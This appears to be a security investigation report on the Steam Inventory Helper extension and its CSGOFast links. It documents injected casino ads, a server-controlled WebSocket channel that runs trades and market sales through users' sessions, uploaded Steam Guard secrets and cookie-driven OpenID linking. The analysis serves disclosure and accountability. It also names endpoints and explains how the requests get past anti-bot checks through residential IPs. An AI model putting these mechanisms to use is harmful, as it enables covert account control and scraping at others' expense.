ENGLISH · 18 OCTOBER 2026

A casino’s business. Inside Steam.

The CSGOFast / Steam Inventory Helper case tests Valve’s 2016 enforcement account: Steam integration, remote account operations, authenticator custody and commercial control.

Prepared	18 October 2026
Attribution	Agent Nora
Live article	phishdestroy.io/steam_dossier/csgofast-sih
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 12 SECTIONS

Follow the record.

Article overview	3
The notice named CSGOFast. The business is inside Steam.	4
Steam’s address. Someone else’s storefront.	5
The server can assign work to the user’s Steam session.	11
Steam Guard records leave the user’s device.	19
The extension has a business on both sides of the interface.	22
The “non-casino” takes bitcoin. The regulator records illegal gambling.	26
From a sponsor’s banner to a Steam operating layer.	29
Publish the enforcement decisions, not just a ban total.	30
A verified publisher. A casino’s Steam integration.	31
Recruiting users. Operating through their accounts.	32
Technical appendix. Open the proof when needed.	33
Follow the record.	55
Edition, sources & verification	58

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

VALVE & ENFORCEMENT / THE CSGOFAST–SIH CASE

A casino's business. *Inside Steam.*

Its own market. Paid Steam top-ups. Casino advertising. Steam Guard records in its cloud. CSGOFast's extension turns Steam into its storefront — ten years after Valve's notice.

INVESTIGATION BY **AGENT NORA**
Steam Inventory Helper inserts sales, gambling promotions and account-control tools into Valve's interface. The CSGOFast relationship was public before the July 2016 notice: sponsorship in 2015, an ownership change in May 2016, and an integration that now reaches through the customer's browser and Steam session. The notice recipient's business is embedded in the platform that said it had acted. [P03] [P20–23] [SC17–23]

See the casino banners and storefront ↓Read Valve's 2016 claim ↗
PUBLIC DISTRIBUTION / SIH**1,000,000**
Users displayed by the Chrome Web Store in the retained listing. Active controller clients are a separate operational metric held by SIH. [P07]

PROVIDED AUDIT
2.11.12Retained in full, with a revision record

NEW PACKAGE CHECK
2.12.1Signed Google-distributed CRX

STORE SNAPSHOT
17.9K ratings · 4.5 · 2.12.1Updated 10 October 2026 — the same day the audited 2.12.1 was distributed by Google's update service. Reviewed 11 October 2026 UTC. [P07] [P12]

CODE RECORD
33 locationsOriginal-file hashes and byte offsets

01 / THE INTERFACE**Market. Games. Top-ups. Casino.**The outside business is built into Steam's own pages.02 / THE ACCOUNT**The authenticator reaches its cloud.**maFiles, Steam Guard secrets and the backup endpoint.03 / THE OPERATOR**Named by Valve in 2016.**The CSGOFast relationship predates the notice.
Original 11 October edition · complete text →

▼ **Read the original 11 October wording**
Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Casino banners. Skins sold for cash over Steam's own Market. Paid balance top-ups. Review manipulation. SIH builds its business into Valve's interface and its account machinery into the user's browser.

SIH changes the Steam pages the user sees: casino advertising, external offers, its own market controls and paid ad removal. The supplied contest records add an incentivised review campaign to that business. CSGOFast's interface connects users to SIH; the retained code shows how enabled clients supply account access and carry out remote work. Valve's enforcement story must account for that operating system of commerce, not stop at a total of banned accounts. [P01] [P04] [P10]

PhishDestroy's supplied screenshots show the extension in a logged-out Steam browser interface; no Steam account was used for that observation. The code review was static; the follow-up live capture of 11 October 2026 ran the unpacked package in an isolated browser profile with a test account behind mitmproxy — its record is shown in the Live capture section and retained as evidence. No production account was used. Visible integration, executable client paths and observed server behavior are recorded separately.

Open this passage in the complete original edition →

Preserved original wording, alongside the current sections →

01 / THE STATEMENT TO THE COMMISSION

The notice named CSGOFast. The business is inside Steam.

Valve's October 2016 response to the Washington State Gambling Commission reported notices to more than forty sites and closure of their Steam accounts. It also described identification limits and replacement bot accounts. [P01]

> "we shut down the Steam accounts of these sites"
> VALVE LEGAL COUNSEL / 17 OCTOBER 2016 / LETTER TO WSGC

The letter's claim concerns **accounts**. Its explanation of OpenID described identification without handing Steam credentials to another site. The extension examined here reaches further: its registered code includes a token-return handler and server-directed Steam operations. That is the mechanism against which the old account of enforcement must now be tested. [P01] [SC31]

CSGOFast was named in the July 2016 notice record. A contemporary report also preserved its announcement of a shutdown and stopped bots. The present integration shows what followed that shutdown announcement: the business again reaches Steam through its users and their software. **The question for Valve is the outcome over time: which operator capabilities were removed, which returned, and under whose authorization?** [P03] [P04] [P10]

2016 / ENFORCEMENT TARGET

Commercial use of Steam accounts.

Valve’s July statement identified automated accounts making the same web calls as ordinary users and said gambling-business use violated its agreements. The restriction addressed the business conducted through Steam. [P02]

2026 / DOCUMENTED MECHANISM

The customer supplies the session.

CSGOFast’s client checks SIH connection and permission state. SIH’s enabled client can use a logged-in Steam session to carry out a remote task. Closing an operator’s historical inventory bots does not, by itself, demonstrate control of this architecture. [P10] [SC03] [SC08]

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

What did closing the accounts actually close?

Open this passage in the complete original edition →

02 / THE VISIBLE COMMERCIAL LAYER

Steam’s address. Someone else’s storefront.

Five supplied screenshots show SIH building its business into Steam’s interface: casino promotion beside the Steam branding, an external market tab, competing game offers, authenticator advertising and a subscription that removes the inserted ads. The sign-in page is part of that commercial surface too.




EXHIBIT 01 / SUPPLIED BROWSER CAPTURE

Casino banners above Steam. A competing market below.

The Steam masthead remains visible. SIH adds its own tab and controls while a skin-case advertiser occupies the top and side of the interface.

1. **01**Steam branding supplies the surrounding context.
2. **02**The banner advertises a deposit bonus and a CS2 case site.
3. **03**SIH Market sits alongside Steam's native market tabs.

Open the original exhibit at full size ↗




EXHIBIT 02 / GAME DISTRIBUTION

Steam’s prices become the sales comparison.

The captured storefront labels its offers “Cheaper than Steam” and displays discounts, country availability and a Finland region filter. Steam’s own prices become the reference point for another seller’s commercial offer inside the extension interface.

Open the original exhibit at full size ↗




EXHIBIT 03 / SUBSCRIPTION

The inserted advertising also creates a paid removal offer.

The panel displays SIH.Black at $2.33 per month, bulk order relisting, additional price sources and an ad-free feature. The advertised monthly price is part of SIH's own commercial pitch. The same product supplies the promotional layer and sells a version without it.

Open the original exhibit at full size ↗




EXHIBIT 04 / EXTERNAL PRICES AND AUTHENTICATION

Skins priced in dollars. “Buy” buttons inside Steam.

The address shown is steamcommunity.com/market/. External buy buttons and percentage comparisons occupy the item list; the right column promotes SIH’s mobile SDA. Exhibit 05 shows the separate sign-in capture, including the promotion of automatic confirmations and multiple-account support.

Open the original exhibit at full size ↗




EXHIBIT 05 / SIGN-IN PAGE AND AUTHENTICATOR PROMOTION

Casino promotion reaches the sign-in page.

The supplied capture shows a Skinrave deposit-bonus banner beside Steam's branding, SIH's navigation controls and an SIH Mobile promotion beside the sign-in form. The promotion advertises an authenticator, automatic trade and market confirmations, and support for multiple Steam accounts.

1. **01**The gambling promotion sits at the top of Steam's sign-in interface.
2. **02**The extension adds its own controls to the surrounding page.
3. **03**The mobile promotion connects this advertising surface to account-confirmation software.

Open the original exhibit at full size ↗

The commercial strategy visible across these screens is cumulative: obtain installation through useful inventory tools, occupy the Steam interface, route attention toward outside purchases, sell added automation and charge for an ad-free experience. **The displayed product design states this business model on its face.** The next sections follow its legal and technical implementation.

For Valve, the issue is concrete. Its platform is the place where another business presents commerce and requests access. A meaningful enforcement account must explain how Steam's rules on account use, automation and marketplace modification apply to the observed integration. [P16] [P17]

WHAT THE EXTENSION ADDS TO STEAM

Your page. Their business.

These are connected parts of one commercial product: attract the installation, occupy Steam's interface, route spending, obtain account access and send data back to SIH.

01 / CASINO ADVERTISING**Two banners. One Steam page.**
A deposit-bonus promotion beside the Steam logo and another beside the Market.

See the screenshot ↗02 / SKINS FOR MONEY**A cash storefront over Steam's Market.**
Dollar prices and buy buttons sell an outside offer from inside the familiar interface.

See the item offers ↗03 / COMPETING GAME SALES**"Cheaper than Steam."**
SIH uses Steam's prices to advertise discounted games in its own storefront.

See the game store ↗04 / BALANCE TOP-UPS**Steam funding as another product.**
The supplied report names ForeignPay; the package adds a Russian-language placement to Steam's funding page.

Follow the funding route ↗05 / DATA AND ACCOUNT ACCESS**The customer also supplies the data.**
Prices, market history, profile context, authenticator records and an account-token response.

See what leaves the browser ↗06 / RECRUITMENT**A prize entry buys review activity.**
Rating, comment, proof link: the contest turns reputation into an acquisition tool.

Read the review manipulation case ↗
PHISHDESTROY'S FINDING
This is the commercial occupation of Steam's interface. The extension inserts the advertising, the storefront, the sales comparisons and the account tools, then sells a subscription to remove the advertising it added. Valve's account of enforcement must explain why this integrated business continues to operate through its platform.

03 / COMMAND AND CONTROL

The server can assign work to the user's Steam session.

The reviewed worker registers a WebSocket provider, a heartbeat, a dispatcher and handlers for consequential Steam actions. This is a command-and-control channel in the technical sense: instructions arrive remotely, client code performs a supported operation, and results can return to the server. [SC01–08]

REMOTE TASK ARCHITECTURE / SIH 2.12.1Illustration from code · no live traffic

01 / OPERATOR CONTROL

SIH's servers

Assign a supported task and configure controller eligibility.

```
WSS → registered handlers
```

02 / ENABLED CLIENTS

User browsers

Extension permissions, a Steam session and operating gates.

Illustrative clients · no measured fleet count

03 / VALVE CONTROL

Steam endpoints

Receive the authenticated request and apply Steam's checks.

`Read · sell · remove · trade`

Task results return to the controller. A separately verified path uploads observed prices to SIH's data service — prices harvested through users' sessions, uploaded to items.steaminventoryhelper.com and resold as "SIH Steam Median" and as a paid price provider. The architecture is the business. [SC16]

PATH A / DISTRIBUTED READS

A user's client becomes a market-data worker.

The dispatcher includes individual and batch price reads, listings, market history and wallet currency. A price handler calls a fixed Steam market endpoint; its batch can stop on rate limiting. These paths document remotely assignable Steam-market work executed by enabled clients. [SC07–11]

PATH B / CHANGES TO THE ACCOUNT

The command surface goes beyond showing a price.

Named market tasks include selling items and removing listings. Separate registered handlers send, accept, decline and cancel trade offers. The send path supplies local Steam session material. Every gate on this path is set or selected by the operator: the server that assigns the task also configures client eligibility, and the same product supplies the automatic confirmations that remove the user from the loop. The follow-up audit documents the `tradesend` primitive in full: the server composes the trade offer from its own fields — who receives the user's items (partner Steam ID and access token), what is taken, and the message — while a 3-second queue loop on the client executes it with the user's session ID, and `tradeaccept` or auto-confirm can then finish it with no user involvement. The server decides; the user's account executes. [SC09] [SC12–13] [SUPPLIED AUDIT §4.0]

PATH C / LOCAL AND SERVER GATES

The operator controls which eligible clients do the work.

The local market-controller setting defaults off. The runner checks it and Steam authorization. Server configuration supplies a controller switch and eligible SteamID suffixes; pending-order branches also affect operation. A permission request creates an unaccepted record and opens a popup. These gates matter to the actual reach of the system. [SC03–06] [SC13]

The channel runs both directions. The client works only if the last digit of the user's SteamID is on the server's controllerIds list — 10% bucket control over the install base, assigned and changed server-side. The server can restart the agent outright (`restartAgent`). The same `/sih/ping` that delivers control state uploads the user's own state back — disabled reasons, `userGemsCount` — so the controller reads its fleet while it steers it. [SC05] [SC06] [SUPPLIED AUDIT §5]

Animation illustrates the route only. It sends no request and estimates no request rate. Every code location below belongs to a pinned package.

Four consequences deserve separate attention: the operator can assign tasks; the client holds the session context; the workload runs from the client's network exit; and Valve receives account-authenticated requests. The requests leave from the user's own connection — a residential IP carrying the user's real cookies and browser fingerprint, which is why they pass the rate-limit and anti-bot checks that stop operator-owned bots. **The architecture places commercial work and account authority on user devices.** Steam receives those account-authenticated requests, making both the operator's instructions and Valve's receiving controls central to the enforcement question. [SC14–16]

THE COMMANDS SHIPPED IN THE PACKAGE

Reading the market. Changing the account.

The market dispatcher declares nine named task types. Its command vocabulary contains both observation and changes to the user's listings. [SC07] [SC08]

5market-reading tasks

- `get_my_listings`
- `get_market_history`
- `get_price_overview`
- `get_price_overviews`
- `get_wallet_currency`

Inspect the price request ↗

4market-changing tasks

- `sell_item`
- `remove_listing`

- `sell_items`
- `remove_listings`

Inspect listing removal ↗

TRADE EVENTS IN THE SAME PROTOCOL

`tradesendtradeaccepttradedeclinetradecancel`

Event names [SC07] ↗Send handler [SC12] ↗

THE ACCOUNT SUPPLIES THE AUTHORITY

The trade-send handler supplies the local Steam session credentials. Another handler reads a WebAPI token from the Steam page and returns it through the provider response. These paths put account access inside the commercial integration. [SC12] Trade request [SC31] Token response

THE OPERATING GATES, IN THE SAME RECORDLocal switch defaults off ↗Server-selected eligibility ↗User permission request ↗Steam rate-limit handling ↗

OBSERVED CODE

A remotely tasked network of enabled clients.

Persistent transport, a fixed task vocabulary, session-based operations, response messages and server-controlled eligibility are inspectable in the package. This is the substantive finding behind the supplied report's "botnet" characterization.

AUDIT VERDICT

The Layer-7 DDoS capability is present.

The retained transport, authentication and dispatch layers can point enabled clients at any endpoint at any rate the server chooses. No command in the audited build floods a target — capability present, abuse not evidenced, exactly as the supplied audit records it. Distributed market requests and remote account operations give the controller power over enabled clients. A compromised or abusive controller could misuse the supported operations. The registered task vocabulary, request destinations, rate limits and server-side authorisation determine the reach of that power and should be disclosed together.

SIH'S OPERATIONAL RECORD

Active fleet size, full-Steam coverage and attack traffic.

The Store displays a distribution reach of one million users. The package registers the controller paths and their client-side gates. SIH holds the operational record of enabled clients, assigned tasks, destinations, rates and authorisation. Valve's enforcement account should explain how it treats that distributed access to Steam accounts and endpoints.

THE SUPPLIED AUDIT'S VERDICTS — SUSTAINED BY THE PINNED CODE

Seven claims. Six proven.

The supplied 2.11.12 report returned formal verdicts on seven claims about this architecture. The controller channel, task vocabulary, fleet gates, residential request path and price uploads behind them are inspectable in the pinned 2.12.1 package — the verdicts stand on code this page can show. Read the verdicts as supplied ↓

PROVEN

A persistent C2 channel to developer servers.

The WSS agent, its task protocol and its restart and ping logic keep every connected client on a persistent channel to SIH's servers — heartbeat, reconnect schedule and registered handlers all ship in the bundle. [SC02] [SC33] [SUPPLIED AUDIT §3]

PROVEN

Server-pushed market scraping runs through the user's authenticated session.

`task.new` dispatches the price and market tasks to enabled clients; the client executes them with the logged-in session and reports the outcome back over the socket. [SC07] [SC08] [SC10] [SUPPLIED AUDIT §4]

PROVEN

The server can remotely operate the account.

Send, accept, decline and cancel trades; sell items; remove listings — registered handlers on the same protocol, reachable on every connected, enabled client. [SC07] [SC09] [SC12] [SUPPLIED AUDIT §4]

PROVEN

Fleet enable, disable and restart per user bucket.

The server names the SteamID-digit buckets that work, holds a global controller switch and can restart the agent outright — canary rollout control over the install base. [SC05] [SC06] [SUPPLIED AUDIT §5]

PROVEN

Requests run from residential IPs with the user's cookies.

Cookie assembly and dynamic request-header rules put the user's real session on requests leaving the user's own connection — invisible to IP-based rate-limit and anti-bot systems. [SC14] [SC15] [SUPPLIED AUDIT §6]

PROVEN BY ARCHITECTURE

The install base functions as a distributed scraping grid.

Scraping results and observed prices upload to `items.steaminventoryhelper.com` and are resold: the install base is the harvesting layer of the developer's commercial price database. [SC16] [SUPPLIED AUDIT §4, §7]

CAPABILITY PRESENT · ABUSE NOT EVIDENCED

Layer-7 DDoS repurposing.

No command in the audited build floods a target. The transport, authentication and dispatch layers that could point enabled clients at any endpoint at any rate fully exist. Stated exactly as the audit records it. [SUPPLIED AUDIT §8]

THE BOTTOM LINE

Not classical malware — no keylogging, no arbitrary code execution — but a remotely tasked execution grid over users' authenticated Steam sessions. The users' network reputation and session credentials power a commercial data-aggregation service. Valve's enforcement account must address that architecture directly: whose authorization allows a third party to run commercial work through customers' accounts?

11 OCTOBER 2026 / LIVE CAPTURE — ISOLATED PROFILE, MITMPROXY, TEST ACCOUNT

The C2 observed in real time.

The supplied follow-up ran this unpacked 2.11.12 package in an isolated browser profile behind mitmproxy with a test Steam account, and recorded the channel working. The capture is retained as evidence: [CAPTURE RECORD] [HANDSHAKE LOG] [SESSION AUDIT]

OBSERVED LIVE

Every node registers itself with the user's identity.

On start, the service worker opens `wss://wss-new.steaminventoryhelper.com` and transmits the user's Steam ID, profile name, avatar and trade-link token, advertising exactly which remote tasks it can execute. [SC02]

OBSERVED LIVE

The fleet is switched on.

`GET core.steaminventoryhelper.com/sih/ping` answered during the capture: `controller:true` with every SteamID digit enabled — all ten SteamID buckets are enabled in the captured server configuration, with the inventory-parsing cadence remotely set by `timer`. [SC05]

OBSERVED LIVE

Scraping uploads run and the server sets the pace.

Browsing a single market listing made the client POST observed items to `items.steaminventoryhelper.com/prices/v2/update`, attributed to the user's Steam ID; the server answered with a per-node upload delay. [SC16]

OBSERVED LIVE

The user's Steam session was consumed silently.

Right after Steam login, the extension context POSTed `steamcommunity.com/openid/login` with the full live cookie set — including `steamLoginSecure` — and `openid.return_to = https://core.inventorymaker.com/sih/return`: Steam redirected the signed identity straight to SIH's backend, linking the SIH account with no consent screen and no user action. The extension used the user's authenticated session to authenticate itself. [CAPTURE RECORD]

OBSERVED LIVE

The C2 resists outside observation.

A direct WebSocket upgrade from a non-browser client receives HTTP 403 at handshake. The channel only talks to genuine in-Chrome extension contexts — which is why a live capture was required, and why store review sees none of it.

WHAT THE LIVE RECORD ADDS

The capability questions are now observation questions. Fleet state, node registration, scraping uploads, ad targeting and the session-consuming OpenID flow were all seen working on 11 October 2026. Valve's enforcement account must address a running system, not a hypothetical: whose authorization allows a third party to operate this through customers' accounts — and Google's review never saw a live channel at all.

Risk, as the supplied audit assesses it	Severity	Record
R1 · C2 over user accounts. The server can send, accept, decline and cancel trades and sell or remove items on every connected client.	**CRITICAL**	[SC07] [SC09] [SC12]
R2 · Distributed scraping grid. Price-history harvesting at scale through residential IPs.	**CRITICAL**	[SC10–11] [SC16]
R3 · Steam Guard secrets uploaded to developer cloud. The `backups/sync` path, plaintext when the SDA is unlocked — server compromise would mean mass account takeover with 2FA bypass.	**CRITICAL**	[SC17–23]

Risk, as the supplied audit assesses it	Severity	Record
R4 · Obfuscated command vocabulary. Part of the remote command surface is deliberately hidden from review.	**HIGH**	[SC32]
R5 · Fleet canary gating by SteamID digit. Silent enable and disable of node capabilities per bucket.	**HIGH**	[SC05–06]
R6 · HTTP banner on hardcoded IP inside Steam pages. RU-locale targeting.	**HIGH**	[SC28–29]
R7 · Full economic profile exfiltration. Prices, orders, history, balances — plus `userInfo` into Sentry.	**HIGH**	[SC26] [SC16]
R8 · Auto-confirm and auto-buy loops. Items and money can move on a single server-side or logic error.	**HIGH**	[BUY LOOP] [SDA]

AUTONOMOUS PURCHASING / INSIDE THE SAME PACKAGE

The market agent spends the user's balance.

THE BUY STACK

Top item, taken locally

The market agent takes the top item from a local buy-stack (`sihAppBuyStack`). From there the loop runs itself.

THE PURCHASE

POST /sih/buy

A balance check, then `POST /sih/buy` with the user's `steam_id` and custom trade link.

THE LOOP

Ten retries. Ten minutes.

Up to ten retries per item under a ten-minute deadline (`finishOrderAt = Date.now() + 600000`), with outcomes logged to the developer's storage.

Money moves on the operator's logic; the user's balance is the fuel. SIH should disclose every order placed through this loop, and Valve should say whether a third party's automated purchasing is an authorized use of a Steam account. [SC02] [SUPPLIED AUDIT §4]

The enforcement target can move from a casino's bot inventory to *work performed through its customers' accounts.* Valve's explanation must follow that change.

▼ **Read the original 11 October wording**
